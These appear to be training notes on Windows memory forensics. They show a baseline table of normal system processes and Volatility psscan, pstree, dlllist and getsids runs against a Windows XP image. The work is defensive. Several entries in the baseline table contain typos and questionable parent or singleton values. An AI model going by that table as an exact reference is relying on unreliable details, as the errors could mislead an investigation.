| Process Name | Parent Process | File Path | Singleton | Account | Start Time |
|---|---|---|---|---|---|
| SYSTEM | None | None | Yes | Local System | Boot |
| smss.exe | SYSTEM | System32smss.exe | No | Local System | Boot |
| wininit.exe | None | System32winint.exe | Yes | Local System | Boot |
| taskhost.exe | services.exe | System32taskhost.exe | No | Many | Varies |
| lsass.exe | wininit.exe | System32lsass.exe | Yes | Local System | Boot |
| winlogon.exe | None | System32winlogon.exe | No | Local System | Varies |
| iexplore.exe | explorer.exe | \Program Files \InternetExplorer\iexplorer | No | Local Users | Varies |
| explorer.exe | userinit.exe | SystemRoot% \explorer.exe | No | Local Users | Varies |
| lsm.exe | wininit.exe | \System32\lsm.exe | Yes | Local System | Boot |
| svchost.exe | services.exe | \System32\svchost.exe | No | Local System Network Service Local Service | Boot |
| services.exe | wininit.exe | \System32\services.exe | Yes | Local System | Boot |
| csrss.exe | None | \System32\csrss.exe | No | Local System | Boot |

# Process Analysis

- There are techniques that can be used to manipulate and hijack processes within the Windows OS
  - ✓ Process Name Change
  - ✓ Changing Parent Processes
  - ✓ Manipulate File Path
  - ✓ Running Multiple Instances
  - ✓ Changing Accounts
  - ✓ Start Time Discrepancy

# Process Analysis Details

- Utilize Volatility to list processes
  - ✓ python vol.py --profile=<Profile> -f <Image> psscan
- Process details
  - ✓ Process Offset
  - ✓ Process ID
  - ✓ Page Directory Base
  - ✓ Time Created

```
$ python /usr/local/bin/vol.py --profile=WinXPSP3x86 -f Mystery.dd psscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Name                 PID   PPID PDB        Time created                   Time exited
------------------ ---------------- ------ ------ ---------- ------------------------------ ------------------------------
0x0000000001ae0020 avgam.exe          3400   2192 0x1161c000 2009-11-20 17:07:00 UTC+0000
0x0000000001af9020 ctfmon.exe         3276   1492 0x05bc6000 2009-11-20 01:18:28 UTC+0000
0x0000000001afa450 msmsgs.exe         3292   1492 0x0c980000 2009-11-20 01:18:29 UTC+0000
0x0000000001b463f8 avgcsrvx.exe        388   3388 0x0b8bb000 2009-11-20 17:13:12 UTC+0000
0x0000000001b4f440 avgcsrvx.exe       3216   2776 0x03a15000 2009-11-20 17:07:17 UTC+0000
0x0000000001b57768 hkcmd.exe          2924   1492 0x02a4c000 2009-11-20 01:18:20 UTC+0000
0x0000000001b5d020 AVGIDSMonitor.e    3412    312 0x1f322000 2009-11-20 17:07:55 UTC+0000
0x0000000001b68da0 avgtray.exe         312   3080 0x1f3a3000 2009-11-20 17:07:34 UTC+0000
0x0000000001b7a470 jusched.exe        3160   1492 0x1e2ab000 2009-11-20 01:18:25 UTC+0000
0x0000000001b83da0 iexplore.exe       2468   3624 0x06f4a000 2009-11-20 18:47:44 UTC+0000   2009-11-20 18:53:47 UTC+0000
0x0000000001b96da0 soffice.bin        3040   2960 0x139f7000 2009-11-20 01:19:30 UTC+0000
0x0000000001bc1ca8 avgnsx.exe         3388   2192 0x0703a000 2009-11-20 17:07:01 UTC+0000
0x0000000001bff7a0 rundll32.exe       3836   2576 0x159dc000 2009-11-20 16:49:01 UTC+0000   2009-11-20 16:49:21 UTC+0000
0x0000000001c06600 explorer.exe       1492    880 0x029e1000 2009-11-20 01:18:02 UTC+0000
0x0000000001c3cc08 lsass.exe          1000    944 0x1bf83000 2009-11-20 01:17:32 UTC+0000
0x0000000001c40a70 services.exe        988    944 0x1bf29000 2009-11-20 01:17:32 UTC+0000
0x0000000001c43598 avgsrmax.exe        792   2192 0x14809000 2009-11-20 18:22:46 UTC+0000   2009-11-20 18:22:47 UTC+0000
```

# Process Trees

- Utilize Volatility to show parent and children processes
  - ✓ python vol.py --profile=<Profile> -f <Image> pstree
- Process trees can assist with identifying singleton processes
- Child process are indicated using indention and periods

```
$ python /usr/local/bin/vol.py --profile=WinXPSP3x86 -f Mystery.dd pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x823ca9c8:System                                      4      0     58    499 1970-01-01 00:00:00 UTC+0000
. 0x81d5b228:smss.exe                                 824      4      3     19 2009-11-20 01:17:29 UTC+0000
.. 0x81d08da0:csrss.exe                               920    824     12    663 2009-11-20 01:17:31 UTC+0000
.. 0x81d14270:winlogon.exe                            944    824     17    565 2009-11-20 01:17:31 UTC+0000
... 0x81d2ca30:avgrsx.exe                            1584    944     28    245 2009-11-20 01:17:35 UTC+0000
.... 0x81c52528:avgcsrvx.exe                         1840   1584      8    168 2009-11-20 01:17:38 UTC+0000
... 0x81d42a58:avgchsvx.exe                          1576    944      0 ------ 2009-11-20 01:17:35 UTC+0000
... 0x81c40a70:services.exe                           988    944     18    266 2009-11-20 01:17:32 UTC+0000
.... 0x82106880:svchost.exe                          1644    988      4    105 2009-11-20 01:17:54 UTC+0000
.... 0x821b9020:svchost.exe                          1164    988     19    194 2009-11-20 01:17:33 UTC+0000
.... 0x81d235e0:avgemc.exe                           2776    988     20    594 2009-11-20 17:07:13 UTC+0000
..... 0x81b4f440:avgcsrvx.exe                        3216   2776      3    115 2009-11-20 17:07:17 UTC+0000
```

# DLL Analysis

- Utilize Volatility to display processes loaded dynamically linked lists
  - ✓ python vol.py --profile=<Profile> -f <Image> dlllist

```
$ python /usr/local/bin/vol.py --profile=WinXPSP3x86 -f Mystery.dd dlllist
Volatility Foundation Volatility Framework 2.6.1
**************************************************************************
System pid:      4
Unable to read PEB for task.
**************************************************************************
smss.exe pid:    824
Command line : \SystemRoot\System32\smss.exe


Base             Size  LoadCount LoadTime                        Path
---------- ---------- ---------- ------------------------------ ----
0x48580000     0xf000     0xffff                                \SystemRoot\System32\smss.exe
0x7c900000    0xb2000     0xffff
**************************************************************************
csrss.exe pid:    920
Command line : C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,3072,512
rverDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 Profile
Service Pack 3

Base             Size  LoadCount LoadTime                        Path
---------- ---------- ---------- ------------------------------ ----
0x4a680000     0x5000     0xffff                                \??\C:\WINDOWS\system32\csrss.exe
0x7c900000    0xb2000     0xffff                                C:\WINDOWS\system32\ntdll.dll
0x75b40000     0xb000     0xffff                                C:\WINDOWS\system32\CSRSRV.dll
0x75b50000    0x10000        0x3                                C:\WINDOWS\system32\basesrv.dll
0x75b60000    0x4b000        0x2                                C:\WINDOWS\system32\winsrv.dll
0x77f10000    0x49000        0x5                                C:\WINDOWS\system32\GDI32.dll
0x7c800000    0xf6000       0x12                                C:\WINDOWS\system32\KERNEL32.dll
```

# Security Identifiers

- Utilize Volatility to display security identifiers
  - ✓ python vol.py --profile=<Profile> -f <Image> getsids
- Identifies processes belonging to a specific user and locate maliciously escalated privileges

```
$ python /usr/local/bin/vol.py --profile=WinXPSP3x86 -f Mystery.dd getsids
Volatility Foundation Volatility Framework 2.6.1
System (4): S-1-5-18 (Local System)
System (4): S-1-5-32-544 (Administrators)
System (4): S-1-1-0 (Everyone)
System (4): S-1-5-11 (Authenticated Users)
smss.exe (824): S-1-5-18 (Local System)
smss.exe (824): S-1-5-32-544 (Administrators)
smss.exe (824): S-1-1-0 (Everyone)
smss.exe (824): S-1-5-11 (Authenticated Users)
csrss.exe (920): S-1-5-18 (Local System)
csrss.exe (920): S-1-5-32-544 (Administrators)
csrss.exe (920): S-1-1-0 (Everyone)
csrss.exe (920): S-1-5-11 (Authenticated Users)
winlogon.exe (944): S-1-5-18 (Local System)
winlogon.exe (944): S-1-5-32-544 (Administrators)
winlogon.exe (944): S-1-1-0 (Everyone)
winlogon.exe (944): S-1-5-11 (Authenticated Users)
services.exe (988): S-1-5-18 (Local System)
services.exe (988): S-1-5-32-544 (Administrators)
services.exe (988): S-1-1-0 (Everyone)
services.exe (988): S-1-5-11 (Authenticated Users)
lsass.exe (1000): S-1-5-18 (Local System)
lsass.exe (1000): S-1-5-32-544 (Administrators)
lsass.exe (1000): S-1-1-0 (Everyone)
lsass.exe (1000): S-1-5-11 (Authenticated Users)
svchost.exe (1164): S-1-5-18 (Local System)
svchost.exe (1164): S-1-5-32-544 (Administrators)
svchost.exe (1164): S-1-1-0 (Everyone)
svchost.exe (1164): S-1-5-11 (Authenticated Users)
svchost.exe (1260): S-1-5-20 (NT Authority)
svchost.exe (1260): S-1-5-20 (NT Authority)
```

# Volatility Command Reference

- Volatility provides a command reference with major topic areas of:
  - ✓ Image Identification
  - ✓ Processes and DLLs
  - ✓ Process Memory
  - ✓ Kernel Memory
  - ✓ Networking
  - ✓ Registry
  - ✓ Crash Dumps & Hibernation
  - ✓ File System
- Examples and content can be found in the Github repository:
  - ✓ https://github.com/volatilityfoundation/volatility/wiki/Command-Reference

# References


- Web Browser Forensics
  - ✓ https://www.digitalforensics.com/blog/an-overview-of-web-browser-forensics
- The Art of Memory Forensics, 2014
- Windows Registry Forensics, Carvey, 2009
- Volatility Framework
  - ✓ https://www.volatilityfoundation.org/24
- Rekall Forensic Acquisition Tool
  - ✓ https://github.com/google/rekall/releases
- Actaeon Hypervisor Forensic Tool
  - ✓ http://s3.eurecom.fr/tools/actaeon/